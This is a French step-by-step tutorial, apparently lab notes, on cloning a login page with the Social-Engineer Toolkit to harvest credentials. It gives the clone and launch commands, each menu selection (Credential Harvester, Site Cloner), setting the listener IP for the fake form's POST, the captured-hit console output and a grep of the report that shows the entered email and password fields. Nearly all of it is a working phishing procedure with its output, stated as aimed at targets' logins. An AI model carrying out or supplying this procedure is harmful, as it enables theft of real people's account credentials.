

Clone d'une page d'authentification


- On clone le git

```
git clone https://github.com/trustedsec/social-engineer-toolkit/  
set/
```

- On se déplace dans le dossier et on lance l'outil

```
cd set  
setoolkit
```

- On sélectionne l'option 1 (Social Engineering Attacks).



The screenshot shows a terminal window titled 'root@esdown-kali: ~/set'. The window contains the following text:

```
[---] Homepage: https://www.trustedsec.com [---]  
Welcome to the Social-Engineer Toolkit (SET).  
The one stop shop for all of your SE needs.  
  
The Social-Engineer Toolkit is a product of TrustedSec.  
Visit: https://www.trustedsec.com  
  
It's so easy to update using the PenTesters Framework! (PTF)  
Visit https://github.com/trustedsec/ptf to update all your tools!  
  
Select from the menu:  
  
1) Social-Engineering Attacks  
2) Penetration Testing (Fast-Track)  
3) Third Party Modules  
4) Update the Social-Engineer Toolkit  
5) Update SET configuration  
6) Help, Credits, and About  
  
99) Exit the Social-Engineer Toolkit  
  
set> 1
```

- Puis l'option 2 (Website Attack Vectors).

```
root@esdown-kali: ~/set
Fichier  Édition  Affichage  Rechercher  Terminal  Onglets  Aide
root@esdown-k... x root@esdown-k... x root@esdown-k... x root@esdown-l

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules

99) Return back to the main menu.

set> 2
```

- On choisit ensuite l'attaque de type "Credential Harvester Attack Method" (numéro 3) car notre objectif est de récupérer les identifiants de nos cibles lors de leur connection à notre site cloné.

The **Multi-Attack** method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.

unicorn.rc

The **HTA Attack** method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershell exploitation through the browser.

- 1) Java Applet Attack Method
- 2) Metasploit Browser Exploit Method
- 3) Credential Harvester Attack Method
- 4) Tabnabbing Attack Method
- 5) Web Jacking Attack Method
- 6) Multi-Attack Web Method
- 7) HTA Attack Method

99) Return to Main Menu

set:webattack>3

- On choisit la fonction Site Cloner afin que SET clone le site pour nous.

set:webattack>3

The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

unicorn.rc

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

- 1) Web Templates
- 2) Site Cloner
- 3) Custom Import

99) Return to Webattack Menu

set:webattack>2

- Il faut ensuite renseigner l'ip du serveur qui va recevoir les infos du POST du faux formulaire.

```
192.168.1.67 - - [09/Dec/2019 16:32:38] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: __user=0
PARAM: __a=1jes
PARAM: __dyn=7xe6Fo40Q1PyUhx0nFwn84a2i5U4e1Fx-ewSwMxW0DUeUhwM03Mx60Vo1upE4W00E2Wx00So5u1Qw5MKdwnU1oU881FU3rw
PARAM: __csr=ue
PARAM: __req=1
PARAM: __pc=PHASED:DEFAULT
PARAM: __dpr=1
PARAM: __rev=1001514001
PARAM: __s=:3euujn:8qnn47
PARAM: __hsi=6768462749224104057-0
PARAM: __lsd=AVoru-8M
PARAM: __jazoest=2671
POSSIBLE PASSWORD FIELD FOUND: __spin_r=1001514001
POSSIBLE PASSWORD FIELD FOUND: __spin_b=trunk
POSSIBLE PASSWORD FIELD FOUND: __spin_t=1575905538
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

[*] WE GOT A HIT! Printing the output:
```

Par la suite faire un CTRL+ C pour quitter le programme.
Il va nous générer deux formats de fichier.

- On va dans /root/.set/reports/ et on fait un grep du fichier

```
root@esdown-kali:~/set/reports# grep param 2019-12-09\ 16\ :40\ :55.975762.xml
```

- On tombe sur les paramètres que l'utilisateur a rentrés

```
<param>email=hello</param>
<param>pass=</param>
```